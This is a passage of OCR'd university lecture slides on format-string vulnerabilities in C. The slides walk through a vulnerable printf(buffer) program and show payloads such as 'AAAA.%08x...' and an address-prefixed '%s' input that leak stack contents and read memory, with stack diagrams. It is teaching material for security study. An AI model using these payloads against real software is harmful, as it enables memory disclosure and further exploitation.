Format Strings

Software Security
Pedro Adão 2022/23
(with Ana Matos & Miguel Pupo Correia)

Livro: Capítulo 4 (v1) / 6 (v2)

TÉCNICO LISBOA

Book: Chapter 4 (v1) / 6 (v2)

Regular Format Strings

```c
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```


0x08048510	0x6c6c6548
0x08048514	0x7325206f
0x08048518	0x6425202c
0x0804851c	
....	
0xffffd59c	
0xffffd5a0	
0xffffd5a4	
0xffffd5a8	
0xffffd5ac	
0xffffd5b0	
0xffffd5b4	0x722646550
0xffffd5b8	0x0000006f
0xffffd5bc	0x00000019
0xffffd5c0	
0xffffd5c4	
0xffffd5c8	

Regular Format Strings

```c
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```




Regular Format Strings

```c
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```




Regular Format Strings

```c
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```




Regular Format Strings

```c
#include <stdio.h>

int main(){
    int age = 25;
    char name[] = "Pedro";

    printf("Hello %s, %d", name, age);
}
```



Output:
Hello Pedro, 25

Format Strings

`%d` - integer (4 byte)

`%u` - unsigned integer (4 byte)

`%x` - hex (4 byte)

`%s` - string (4 byte)

`%c` - char (1 byte)

`%n` - count bytes printed so far (4 bytes)

`%08x` - hex padded with 0s on the left up to 8 chars

`%4$x` - prints the 4th arg after format string as hex

Controlling a Register

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	


Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```



Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Just before `printf`
push args to stack

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Args
printf

0xffffd1b0	**0xffffd1c0**
0xffffd1b4	**TRASH**
0xffffd1b8	**TRASH**
0xffffd1bc	**TRASH**
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	**0xffffd1c0**
0xffffd1b4	**TRASH**
0xffffd1b8	**TRASH**
0xffffd1bc	**TRASH**
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

Output: **AAAA.00000400.f7fc15c0.08048490.**
41414141.3830252e.30252e78

0xffffd1b0	**0xffffd1c0**
0xffffd1b4	**TRASH**
0xffffd1b8	**TRASH**
0xffffd1bc	**TRASH**
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Controlling a Register

```
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

```
Input: AAAA.%08x.%08x.%08x.%08x.%08x.%08x

Output: AAAA.00000400.f7fc15c0.08048490.
        41414141.3830252e.30252e78
```

We control the 4th register

buffer →

	ffffd1c0
0xffffd1b4	TRASH
0xffffd1b8	TRASH
0xffffd1bc	TRASH
0xffffd1c0	0x41414141
0xffffd1c4	0x3830252e
0xffffd1c8	0x30252e78
0xffffd1cc	0x252e7838
0xffffd1d0	0x2e783830
0xffffd1d4	0x78383025
0xffffd1d8	0x3830252e
0xffffd1dc	0x30252e78
0xffffd1e0	0x000a7838
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Format String
arg1 (1st %)
arg2 (2nd %)
arg3 (3rd %)
arg4 (4th %)
arg5 (5th %)
arg6 (6th %)

Reading a String from Memory

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

String `Hello`
is in address `0x08048510`

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

String `Hello`
is in address `0x08048510`

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
0xffffd1c0	
0xffffd1c4	
0xffffd1c8	
0xffffd1cc	
0xffffd1d0	
0xffffd1d4	
0xffffd1d8	
0xffffd1dc	
0xffffd1e0	
0xffffd1e4	
0xffffd1e8	
0xffffd1ec	

Reading a String from Memory

Input: `\x10\x85\x04\x08.%08x.%08x.%08x.%s.%08x.%08x`

```c
#include <stdio.h>

int main(){
    char buffer[1024];

    fgets(buffer, 1024, stdin);
    printf(buffer);
}
```

buffer →

0xffffd1b0	
0xffffd1b4	
0xffffd1b8	
0xffffd1bc	
